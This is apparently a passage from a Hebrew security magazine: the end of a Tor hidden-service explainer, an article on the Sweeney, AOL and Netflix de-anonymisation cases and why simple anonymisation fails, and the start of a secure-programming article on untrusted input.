סביבת העבודה בתרחיש הזה (סכמה 7.) מושתת כמובן על אותה המערכת, אולם בשל הכיוון ההפוך והדרישות שעולות מכך התהליך מעט שונה. אם הגענו למצב שבו אנו רוצים לפרסם שרות מבלי לחשוף את הכתובת שלו, בוודאי נרצה לוודא כי בידנו האפשרות לבצע Access control filtering, כך שלא כל אחד יוכל להגיע לשרות. בנוסף, נרצה להסדיר כי גם לאחר שהגיעו אלינו נוכל לקבוע מדיניות עבודה ולהבטיח זמינות, בפרט כאשר מדובר ברשת שאין לה "אמא ואבא" וכולה מושתת על מתנדבים. כמו כן, נרצה גם לוודא כי אף על פי שהגישה לשרות שלנו מחייבת עבודה עם TOR, המשתמש שיגיע אלינו יוכל להמשיך לעבוד עם הכלים הסטנדרטיים איתם הוא עובד או עם הדפדפן הרגיל שלו. זכרו כי בנוסף לכל קביעות אלו, הדבר החשוב מכל הוא להבטיח כי תוקף לא יוכל להציג נקודת גישה משלו לאתר שלנו, או בשפה המקצועית phishing.



סכמה 7.

בצד שמאל למעלה שוב נמצא ידידנו "בן" שמפרסם שרות Web מוסתר ומצד ימין למטה נמצאת "בת" המעוניינת להגיע אל שרות ה Web שלנו. את השרות אנחנו יכולים לפרסם דרך פורטל סגור באתר האינטרנט הראשי שלנו, או פשוט ליידע בצורה כזו או אחרת את "בת" על המצאותו של השרות.


במקרא המפה מתחת ל "בן" מופיעים לפי הסדר:

- Introduction point- נקודת הקישור בה מפורסם השירות, הזהות הבדויה.
- Rendezvous point -Onion router שהוגדר על ידי "בת" כזהות הבדויה שלה.
- Service Directory (DHT)- שרות מבוזר המספק שירותי Lookup.


התהליך הכללי (סכמה 8) מתחיל כאשר כאשר "בן" מייצר Public key pair, שישמש כמזהה של השרות אותו הוא מעוניין לפרסם. לאחר מכן, הוא בוחר את ה-Introduction points דרכן יפרסם את השרות ושולח את רשימת ה- Introduction points אל ה-Service directory. לבסוף, מגדיר "בן" Circuits לכל ה-Introduction points שבחר, ומורה להן להמתין לפניות.

עכשיו תורה של "בת" לקבוע Rendezvous point, שהיא בעצם Onion router שנבחר על ידה, ודרכו היא תיגש לשרות. בנוסף, מייצרת "בת" Rendezvous point cookie, אותו היא שולחת אל ה-Rendezvous point שבחרה כדי שיכיר בשרות של "בן" אליו היא רוצה לפנות.
לאחר שבחרה ב-Circuits אל ה-Rendezvous point שלה, היא פותחת סשן אנונימי אל אחד מה-Introduction points שברשותה ומעבירה לבן הודעה שמכילה את הבקשה לחיבור, את זהותו של ה-Rendezvous point שלה, Rendezvous point cookie והתחלה של DH handshake. כל המידע הוצפן בעזרת המפתח הציבורי שהונפק לשרות של "בן".

לאחר ש"בן" מקבל את ההודעה, במידה והוא מעוניין לאפשר ל"בת" להתחבר, הוא יוצר Circuit אל ה-Rendezvous point של "בת" ושולח אליה תגובה המכילה את ה-Rendezvous point cookie, את תגובתו ל DH handshake וכן Hash של ה-Session key שיצרו זה עתה.
בשלב זה ה-Rendezvous point של "בת" מחבר אותה ל"בן". הדבר האחרון שנותר לעשות הוא ש"בת" תשלח Relay begin cell אל ה-Onion proxy של "בן", שיחבר אותה ישירות לשרות שלו.



סכמה 8.



ואיך אפשר לסיים בלי ציור זמן (סכמה 9.) מפורט?, אז בבקשה.

מידע נוסף

1. האתר של TOR.

2. מומלץ להציץ על Vidalia, שהיא מערכת גרפית המאפשרת לדעת:
- אם ה- OP שלכם פעיל, להפעיל או לעצור אותו.
- להגדיר את ה- relayים שלכם.
- להביט על פריסת הרשת של TOR.
- להחליף זהות.
- לראות גרף של ניצול רוחב פס.
- להציץ בלוג.
- לגשת למאפיינים של המערכת.

- עוד הוא Chord הוא אתר מעניין שכדאי להכיר. באתר תוכלו למצוא מידע על CFS, שהיא מערכת מבוססת DHT (Distributed Hash Table).

שאלה אחרונה למחשבה, האם יש משמעות להיכן מתבצעת שאילתת ה- DNS של המשתמש?

אנונימיות בעידן הדיגיטלי

מאת אריק פרידמן


במהלך שני העשורים האחרונים חווינו התפתחות עצומה בטכנולוגיית המידע. בעבר היכולת לאסוף ולשמור כמויות גדולות של נתונים אודות אנשים פרטיים הייתה שמורה אך ורק לממשלות או לארגונים גדולים כגון בנקים. בעקבות מהפכת האינטרנט, בד בבד עם ירידות חדות בעלויות חומרה, יכולות אלה זמינות לכל גוף המעוניין להקים אתר ולהציע שירות כלשהו באינטרנט – אתר מכירות האוסף נתונים על לקוחותיו; אתר תוכן (חדשות, בלוגים) הבוחן את מידת העניין של המשתמשים בתכנים השונים וכן הלאה. במקרים רבים, לגופים אלה יש תמריץ כלכלי לעשות שימוש במידע המצטבר, לרוב על ידי שיתופו או מכירתו לגורמים אחרים. עם זאת, משיקולי פרטיות, הנתונים אינם משותפים עם גורמים אלה בצורתם הגולמית אלא הם עוברים תחילה עיבוד כלשהו לצורך הסתרת זהות הלקוחות ורק אז מועברים הלאה. אף על פי כן, מספר מקרים מהשנים האחרונות מצביעים על בעיתיות בגישה זו. נראה כי שיטות "מסורתיות" להבטחת אנונימיות, הבאות בדרך כלל לידי ביטוי בהסרה של מספר פרטים מזהים, אינן עומדות במבחן המציאות. במאמר זה נסקור את המקרים הבולטים מהשנים האחרונות על מנת להמחיש עד כמה קשה להשיג אנונימיות אמיתית בעידן הדיגיטלי.

התיק הרפואי של מושל מסצ'וסטס

לפני קצת יותר מעשור חוקרת בשם לטניה סוויני הדגימה כיצד בהינתן רשומות מידע שהן לכאורה אנונימיות ניתן לשחזר את זהות בעלי הרשומות. סוויני קיבלה לרשותה מאגר נתונים מידי הועדה לביטוח קבוצתי (GIC – Group Insurance Commission) של מסצ'וסטס. ארגון זה אחראי לרכישת ביטוח רפואי עבור עובדי המדינה. במסגרת עבודתו, הארגון אסף מידע רפואי עבור כ-135,000 עובדי מדינה ומשפחותיהם. כדי לשמור על פרטיות המטופלים, הוסרו ממאגר המידע פרטים מזהים כגון שם, מספר טלפון וכתובת. מכיוון שהמידע הנותר נחשב אנונימי, הארגון ספק עותק של המידע לחוקרים וכן מכר עותקים שלו לתעשיה. למרות הסרת הנתונים המזהים, סוויני גילתה כי ניתן לשחזר את זהות המטופלים בקלות יחסית. בעלות של $20, רכשה סוויני מידי המדינה את פנקס הבוחרים של קמברידג', מסצ'וסטס (בניגוד לארץ, בארה"ב מידע מסוג זה זמין לציבור לשימושים לא מסחריים). בין השאר, רשימת הבוחרים

הכילה עבור כל בוחר נתוני תאריך לידה, מין ומיקוד. מאחר ונתונים אלו לא הוסרו מהמאגר של GIC, ניתן היה להצליב בין שני המאגרים וכך לקשור זהות של עובד מדינה המופיע ברשימת הבוחרים לנתוניו הרפואיים במאגר של GIC. התברר כי הצלבה זו יעילה מאוד. ויליאם ולד, מושל מסצ'וסטס באותו זמן, התגורר בקמברידג', ולכן רשומותיו נכללו ברשימת הבוחרים שסוויני רכשה. על-פי רשימת הבוחרים, ששה אנשים בלבד במאגר של GIC היו בעלי אותו מיקוד כמו המושל; רק שלושה מהם היו גברים; מבין השלושה, המושל ולד היה היחיד בעל המיקוד המתאים. באופן כללי, סוויני העריכה כי כ-87% מתושבי

ארצות הברית ניתנים לזיהוי ייחודי על-בסיס תאריך הלידה, המין והמיקוד שלהם. בעבודה מאוחרת יותר, חוקר נוסף בשם פיליפ גול נקט בהערכה זהירה יותר על-פיה "רק" 67% מתושבי ארצות הברית חשופים לזיהוי מסוג זה. יש לציין שעבור הנותרים, גם אם לא ניתן להגיע לזיהוי ייחודי, ניתן לצמצם משמעותית את רשימת ה"חשודים", לרוב לרשימה של לכל היותר חמישה אנשים.



על מנת להתמודד עם הבעיה, סוויני הציעה גישה לעיבוד מידע לפני הפצתו (להלן, אנונימיזציה של הנתונים) באופן שימנע את הצלחתן של הצלבות נתונים כפי שביצעה היא עצמה. כדי לוודא כי כל הצלבה כזו תותיר ברשימת החשודים לפחות k אנשים, על מפרסם הנתונים לדאוג שכל רשומה במאגר תהיה זהה לפחות ל-k-1 רשומות אחרות במאגר. מודל זה כונה בשם k-anonymity. המחקר של סוויני הכה גלים בעולם האקדמי וגרם אושר למדעני מחשב רבים שחיככו ידיהם בהנאה וניגשו להתמודד עם בעיית האנונימיזציה, שהיא לגמרי לא טריוויאלית. חלקם הציעו הצעות כיצד ניתן לבצע אנונימיזציה יעילה, אחרים הסבירו לראשונים שבעצם הגישה שלהם לא עובדת וצריך לנקוט בגישה אחרת לחלוטין ובתורם גילו שהפתרון לא מושלם כשגם שיטתם נשברה. בתהליך זה, הוצע להחליף את k-anonymity ב-l-diversity, שבתורה הוצע להחליפה ב-t-closeness ואולי m-invariance. המרוץ לכלות את אותיות האלפבית האנגלי נגדע באיבו כאשר גישה אחרת לבעיית הפרטיות הצביעה על נקודת תורפה הנוגעת לכל קו המחקרים המדוברים, אך מדובר בנושא לדיון נפרד.

פרטיות בשאילתות חיפוש

אחד המקרים המשמעותיים בהם בעיית האנונימיות נחשפה לציבור הרחב התרחש באוגוסט 2006. שני עובדים ב-AOL (America Online), אחת מספקיות האינטרנט הגדולות בארה"ב, החליטו לגלות יוזמה ולהעלות לאינטרנט, לטובת המין האנושי, כ-20 מליון שאילתות חיפוש. שאילתות אלה בוצעו על ידי 657,000 מלקוחותיה של AOL בתקופה של שלושה חודשים. יוזמה זו זיכתה את AOL במקום 57 ברשימה 101 הרגעים הטפשיים בעסקים של CNN מ-2007, ונתנה השראה למחזה ("AOL user 927"), לסרט ("I love Alaska") ולתביעה ייצוגית.

ראשית, אין להפחית בערכה של הכוונה הנעלה שמאחורי צעד אמיץ זה. רשומות חיפוש הן מידע הקיים בנפח משמעותי אך ורק בידיהן של חברות פרטיות, ולציבור הרחב אין גישה למידע מסוג זה. מדובר במידע יקר ערך עבור חוקרים מתחומים שונים, במיוחד כאלה שאינם עובדים עבור החברות הפרטיות הנכונות או עבור ארגון ממשלתי. ניתן להפיק מרשומות החיפוש תובנות רבות לגבי סוג המידע שאנשים מחפשים ברשת וכיצד הם מאתרים אותו, תהליכי קבלת ההחלטות של אנשים, כיצד הם מסתגלים לאורך זמן לעבודה עם מנועי החיפוש וכן הלאה.

עם זאת, לערך הרב שניתן להפיק משיתוף המידע יש גם מחיר – רשומות החיפוש לפרסום הן שאילתות חיפוש אמיתיות השייכות לאנשים אמיתיים. כאשר אנשים משתמשים במנוע חיפוש הם יוצאים מנקודת הנחה ששאילתות אלה הן מידע פרטי שאינו נחשף כלפי חוץ. חשיפת שאילתות החיפוש ללא אישורם של המשתמשים שביצעו אותן מהווה פגיעה באמונם של המשתמשים והפרת מחויבות מצד החברה לשמור על חסיון הנתונים. עובדי AOL היו מודעים להשלכה זו ולכן דאגו להסיר סימנים מזהים משאילתות החיפוש: שמות המשתמש הוסרו ובמקומם נעשה שימוש במספרים אקראיים כדי להתייחס למשתמשים.

הרגישות של הנתונים התבררה זמן קצר לאחר פרסום רשומות החיפוש, בלוגרים רבים החלו לדווח על המציאות שמצאו במאגר המידע (cnet news ריכזו מספר דוגמאות מעניינות). המאגר המחיש כי שאילתות החיפוש המצטברות במנועי החיפוש עשויות להיות בעלות אופי פלילי ("פורנו ילדים", "להרוג את המאהב של אשתי"), רגישות ואישיות ("אשתי לא אוהבת אותי יותר", "דכאון וחופשת מחלה") או סתם מביכות ("הראל סקעת שולת"). אין שום ספק שזה לא סוג המידע שאנשים יהיו מעוניינים שייקשר לזהותם. בעקבות התגובות בבלוגים, חברת AOL נוכחה בטעותה והזדרזה להסיר את המידע מעל אתר האינטרנט. למרות זאת, בשלב זה רבים כבר הורידו אליהם את המאגר, כך שלא ניתן היה באמת להחזיר את השד לבקבוק, והמידע עדיין זמין באינטרנט.

מבחן המציאות הראה כי עובדי AOL לא היו זהירים מספיק. שני עיתונאים מה-New York Times, מיכאל בארברו ותום זלר, הריחו סיפור מעניין והחליטו לבדוק מה אפשר ללמוד משאילתות החיפוש. הוחלט להתמקד באוסף שאילתות חיפוש של משתמש 4417749 ולבדוק מה יוכלו ללמוד על אותה ישות אנונימית. לאורך שלושת החודשים מהם נאספו השאילתות, משתמש 4417749 ביצע שאילתות כגון "numb fingers", "60 single men", " dog that urinates on everything".

תלמה ארנולד (משתמשת מספר 4417749) והכלב דאדלי

ע"י בחינת שאילתות החיפוש הם ליקטו פיסות מידע אחת לאחת, ובחנו מה כל שאילתה יכולה ללמד על מבצעה. למשל, שאילתות כגון "landscapers in Lilburn, Ga" הסגירו מקום מגורים, ומספר שאילתות על אנשים ששם משפחתם "Arnold" רמזו על זהות המשתמש. העיתונאים לא נדרשו למאמצים רבים עד שנקשו על דלתה של תלמה ארנולד, אלמנה בת 62 מלילבורן, ג'ורג'יה. גב' ארנולד המופתעת אישרה שאכן שאילתות החיפוש המדוברות הן שלה.

המאמר של הניו-יורק טיימס שחשף את מקרה זה עורר מהומה לא קטנה. הש.ג. כמובן שלם את המחיר – החברה טענה שפרסום המאגר היה יוזמה אישית של אחד העובדים וללא אישור. החוקר האחראי על פרסום המידע פוטר לאלתר ביחד עם המנהל שלו. עם זאת, כעבור שבועיים המנהל הטכנולוגי הראשי של החברה התפטר מתפקידו.


נטפליקס ותיק ברוקבק

במקרה של ה-GIC, לצורך שחזור הזהויות נעשה שימוש בנתונים "מזהים למחצה" כגון תאריך לידה ומין. במקרה של רשומות החיפוש של AOL, שאילתות החיפוש עצמן הכילו מידע רב שאפשר ללמוד על מבצע החיפושים ולהסגיר לבסוף את זהותו. אחת הדוגמאות המפתיעות לגבי שבריריותה של האנונימיות הגיעה כאשר חברת נטפליקס פרסמה מאגר המכיל דירוגי סרטים, חודשיים בלבד לאחר השערוריה של AOL.

נטפליקס היא חברה ידועה בארה"ב העוסקת בהשכרת סרטים. בין השאר, חברה זו מאפשרת לקהילת המשתתפים לדרג את הסרטים הנצפים. דירוגים אלה משמשים את נטפליקס כדי להמליץ ללקוחותיה על סרטים נוספים (בדומה להמלצות הספרים שאמזון מספקת ללקוחותיה, למשל). באוקטובר 2006 נטפליקס הכריזה על תחרות (Netflix Prize) שמטרתה לשפר את אלגוריתם ההמלצות שלה. הובטח פרס של מליון דולר לקבוצה שתשפר את אלגוריתם ההמלצות של נטפליקס בלפחות 10%. התחרות הייתה פתוחה לכל המעוניין (למעט עובדי החברה ומקורביהם). מי שנרשם לתחרות קיבל אפשרות להוריד מאגר נתונים שהכיל כ-100 מליון דירוגים על כ-18,000 סרטים. דירוגים אלה נעשו על ידי בערך 500,000 מלקוחות החברה לאורך 7 שנים. בממוצע, כל לקוח במאגר דירג כ-200 סרטים, וכל סרט דורג ע"י מעל ל-5000 לקוחות. לכל אחד מהסרטים, הדירוגים ניתנו כשלשות מהצורה <מזהה משתמש, דירוג, תאריך>, כאשר דירוג הוא מספר שלם בין 1 ל-5.

נטפליקס התחשבה כמובן בפרטיות לקוחותיה- לא רק שנעשה שימוש במספרים אקראיים כמזהים במקום שמות המשתמשים אלא, לטענת החברה, גם הוכנסו שגיאות מכוונות בחלק מהנתונים כדי למנוע דמיון מושלם לנתונים האמיתיים. על-פניו, נראה כי מאגר הנתונים שפורסם אכן מבטיח אנונימיות. הרי דירוג של סרט הוא נתון "ניטרלי" שאין דבר בינו לבין זהות המשתמש. גם תאריך אותו הדירוג אינו מעיד על המשתמש. למרות זאת, שני חוקרים מאוניברסיטת טקסס באוסטין, ויטאלי שמטיקוב וארווינד נריאנאן, הראו כיצד המידע התמים הזה יכול לשמש כדי לזהות את הלקוחות המדרגים. החוקרים שמו לב כי דירוגי הסרטים הינם נתונים "דלילים" מאוד. מתוך מאגר של 18,000 סרטים, כל משתמש בודד רואה מספר מצומצם יחסית של סרטים. למרות שישנם מספר סרטים שהינם פופולריים ביותר (אוואטר, גבעת חלפון), בפועל עבור כל זוג אנשים תהיה חפיפה מאוד קטנה בין אוספי הסרטים שבהם צפו. למשל, עבור הרוב המוחלט של הלקוחות במאגר נטפליקס לא ניתן למצוא אפילו לקוח אחר יחיד מבין חצי מליון הלקוחות, עם חפיפה של 50% או יותר בסרטים הנצפים.

מצויידים באבחנה זו, ניסו החוקרים להעריך עד כמה קל או קשה יהיה לזהות משתמש נטפליקס בהינתן מידע מוקדם מתאים על העדפותיו בסרטים. לצורך זה בחנו שיטות שונות באמצעותן ניתן להתאים אוסף דירוגים משוערים למשתמש נטפליקס. בהינתן אוסף דירוגים משוער, חישבו עד כמה הדירוגים המשוערים דומים לדירוגים של כל אחד מהלקוחות המופיעים במאגר. על מנת לקבל תוצאות טובות יותר, הסרטים הנצפים פחות קיבלו משקל גדול יותר בחישוב הדמיון. דמיון רב הוא אינדיקציה להתאמה בין הדירוג המשוער לבין לקוח נטפליקס. על מנת להימנע מהתאמות כוזבות, דרשו כי עבור המועמד הבא בתור להתאמה (כלומר משתמש נטפליקס שציון ההתאמה שלו לדירוגים המשוערים הינו השני בגודלו) החישוב של הדמיון יתן תוצאה שהיא גרועה יותר משמעותית. הסיכוי לנחש נכון את זהות המשתמש יכול להשתנות כתלות בשיטה המדויקת בה משתמשים, וכתלות ברמת הדיוק של הדירוגים המשוערים. אולם המסקנה שעלתה מהניסויים שערכו החוקרים הייתה שבאמצעות ידע מוקדם מועט ניתן לזהות באופן חד-משמעי את המשתמש הממוצע במאגר נטפליקס. לדוגמה, בהינתן 8 דירוגי סרטים (מתוכם שניים עשויים להיות מוטעים לחלוטין) ותאריכי דירוג בטווח שגיאה של 14 יום, ניתן לזהות באופן ייחודי 99% מהרשומות.



הסיכוי לנחש את זהות המשתמש כאשר ידועים הדירוגים המדויקים שנתן למספר סרטים, ותאריך מתן הדירוג ידוע בטווח שגיאה של שלושה או 14 יום.

בשלב הבא, רצו החוקרים להעמיד את שיטתם למבחן המציאות, כל שנדרש לחוקרים לטובת המשימה היה למצוא מקור מידע טוב שניתן להצליב עם המאגר של נטפליקס. בנסיבות רגילות, ניתן ללמוד מידע כזה בשיחות מסדרון שגרתיות עם הקורבן אותו מעוניינים לזהות במאגר ("ראית איזה סרט טוב לאחרונה?"). לצורך הוכחת יכולת, החוקרים החליטו להשתמש במאגר אחר שהיה זמין, ואספו באקראי מאתר IMDb (Internet Movie Database) 50 רשומות של משתמשים שהזדהו בשמם (תנאיי השימוש של IMDb מנעו מהם לאסוף מספר רב של רשומות באופן אוטומטי). ההנחה שלהם הייתה שלפחות חלק מהמשתמשים של נטפליקס מחזיקים גם חשבון ב-IMDb. לכל אחד מהמשתמשים שבחרו מ-IMDb הייתה בידם רשימת הסרטים עליהם המליץ ב-IMDb. למרות הפער הגדול הצפוי בין שני המאגרים (לא ברור מה מידת החפיפה בין לקוחות האתרים, לא ברור מה מידת הדמיון בין הדירוגים שלקוח מספק בשני האתרים), עבור שתיים מהרשומות שנדגמו החוקרים מצאו התאמה משמעותית בין הדירוגים ב-IMDb לבין דירוגיו של לקוח במאגר נטפליקס.

על-פניו, לא נראה כי נזק כלשהו יכול להיגרם מחשיפתם של דירוגי סרטים. עם זאת, לקוח המספק דירוגים תחת שמו באתר IMDb, עשוי להימנע מדירוג פומבי של סרטים מסויימים המעידים על אמונות או העדפות מסוגים שונים (כגון סרטי דת, סרטים פוליטיים, סרטים המזוהים עם הקהילה הגאה וכן הלאה). אותו לקוח עשוי היה לדרג את אותם סרטים באופן פרטי בחשבונו בנטפליקס מתוך אמונה כיחשבונו חסוי. לפיכך פרסום המאגר עשוי להביא לחשיפה לא רצויה של הלקוח המדרג. על-בסיס עקרון זה, שזכה לכינוי The Brokeback mountain factor, הוגשה לאחרונה תביעה ייצוגית, מאחוריה עומדת לסבית בארון, אם לשני ילדים, החוששת להמשך קיום אורח חייה לאור ממצאים אלה. על-פי הבלוג הרשמי של נטפליקס התביעה יושבה אך בעקבות התביעה החברה גנזה לעת עתה את תכניותיה לתחרות המשך.

הערת שוליים: בספטמבר 2009 הוכרז על הקבוצה המנצחת שגרפה את הפרס הגדול, הכוללת בין השאר את הישראלי יהודה קורן.

מילות סיכום

עוד בינואר 1999, מנכ"ל Sun לשעבר, סקוט מקנילי, טען " You have zero privacy anyway... get over it!". לאחרונה נשמעו טענות ברוח זו גם ממנכ"ל פייסבוק, מארק צוקרברג, וממנכ"ל גוגל, אריק שמידט, האחרון טען כי אם למישהו יש משהו שאינו מעוניין לגלות, כנראה שעליו להימנע מלעשות את אותו משהו מלכתחילה. אמירות אלה מדאיגות למדי, בהתחשב בכך שאנשים אלה אחראים על מאגרי מידע עצומים שרבים מאיתנו משתמשים בהם לאחסון מידע אישי ופרטי.

ולמרות זאת נראה כי הקרב אינו אבוד- מחאות המוניות המגיעות בתגובה למקרים כגון פרוייקט Beacon של פייסבוק או בתגובה ל-Google Buzz של גוגל מלמדות כי עדיין יש ערך לפרטיות וכי ליחידים יש יכולת להשפיע על המדיניות שנוקטות החברות הגדולות ביחסן למידע פרטי. למרות התפשטותן של הרשתות החברתיות והנטייה הגוברת של אנשים לחשוף על עצמם מידע באופן פומבי, אין פירוש הדבר כי אנשים ויתרו לחלוטין על פרטיותם. גם בתחום האקדמי, חוקרים מקהילות שונות – מדעני מחשב, סטטיסטיקאים, משפטנים, כלכלנים וסוציולוגים, ממשיכים ומרחיבים את ההבנה לגבי משמעות הפרטיות וכיצד ניתן לשמר אותה בעולם שבו המידע נעשה זמין כל כך. אף על פי כן, הצעד הראשון להבטחת הפרטיות ברשת מתחיל אצל כל אחד ואחד מאיתנו – באמצעות מודעות לערכו של מידע נוכל לקבל החלטות מושכלות יותר לגבי המידע שאנו בוחרים לשתף ברשת.

תכנות בטוח

מאת עידו קנר

הקדמה

מאמר זה הוא חלק ראשון המנסה ללמד גישה בפיתוח תכנות השונה מהצורה המקובלת במרבית המקומות. במאמר ננסה להשתמש בדוגמאות ובהסברים הפשוטים ביותר על מנת להסביר מהו "תכנות בטוח" ומה הם הצעדים הנדרשים על מנת לממש זאת. חלק זה מתייחס באופן כללי לבעיות בתכנות ובחלק הבא נדבר על הדרכים להתמודד עם אותן הבעיות.

במאמר נשתמש בשפת פסקל על מנת להציג את הפשטות, מצד אחד, ומצד שני עדיין להראות איך נוצרות בעיות, דבר שרק שפה זו מסוגלת לעשות זאת טוב וכמו שצריך לדעתי האישית.


מאמר זה מספק רק הצצה מקדימה על הנושא, אך חשוב להבין כי הנושא "תכנות בטוח" דורש הרבה יותר מאשר מאמר שכזה ולכן מאמר זה אינו נחשב לשלם. עוד חשוב להדגיש כי במידה ואתם מחפשים מידע איך להזיק, "לפרוץ" ולחבל במערכות מבוססות מחשבים, מאמר זה אינו מסייע בכך אלא על מסביר איך ניתן להתגונן מפני התקפות שכאלו כאשר כותבים תוכנה.

הבנה כללית

כאשר כותבים תכנה, סביר להניח כי היא תגיב לפעילות של משתמשים בצורה זו או אחרת, גם אם זה רק אומר שהתכנה משתמשת במידע קיים שהוזן על ידם בשלב כלשהו או סתם יש למשתמשים אפשרות לשלוט במידע.

בדרך כלל כאשר לומדים להשתמש בשפת תכנות בבתי הספר ובאוניברסיטאות, הדברים הראשונים הנלמדים הם כיצד לקבל קלט מהמשתמש ולהדפיס לו פלט בהתאם. בשלבים אלו המורים והמרצים בדרך כלל מוסיפים משפט כדוגמת "והניחו שהמידע תקין"- כאן מתחילות הבעיות בעצם.

מהשנייה הראשונה בה התכנה מתחילה לקבל קלט מהמשתמש, כבר אז לא ניתן לדעת האם המידע אשר התקבל הוא תקין או לא. לא ניתן לדעת אם המידע תקין בגלל שאין לכותבי התכנה אפשרות לשלוט במידע המגיע לתכנה עצמה. שחשוב להבין כי לקרוא מידע מקובץ זה לקרוא מידע לא אמין כך גם בקבלת מידע בחבילות (packets) באינטרנט.



למה לא ניתן לסמוך על מידע?

על מנת להבין מדוע מידע הוא דבר מאוד מסוכן יש צורך להבין בראש ובראשונה מה זה בעצם מידע. מידע יכול להיות הקשת מקש תזוזת עכבר וכך גם לחיצה על אחד מכפתורי העכבר או כמה מכפתורי העכבר. קלט יכול להיות עוד הרבה דברים אחרים כדוגמת קריאה של נתונים מקובץ או מהאינטרנט, קבלת מידע מפונקציית מערכת.

חשוב להבין שאין זה משנה מה הוא סוג המידע שאנו מעוניינים לקבל היות והמשתמש יכול לספק מידע שגוי. הסיבות למידע שגוי הן רבות ומגוונות: טעויות הקלדה/הדבקה וכוונות זדון הן הסיבות העיקריות לכך, לתקלות ברשת, חומרה או תוכנה אחרת. חשוב להבין כי אין שום דרך או צורה לדעת מה המידע שינתן לתוכנה מראש ולכן לא ניתן לסמוך על מידע המגיע אל תכנה.

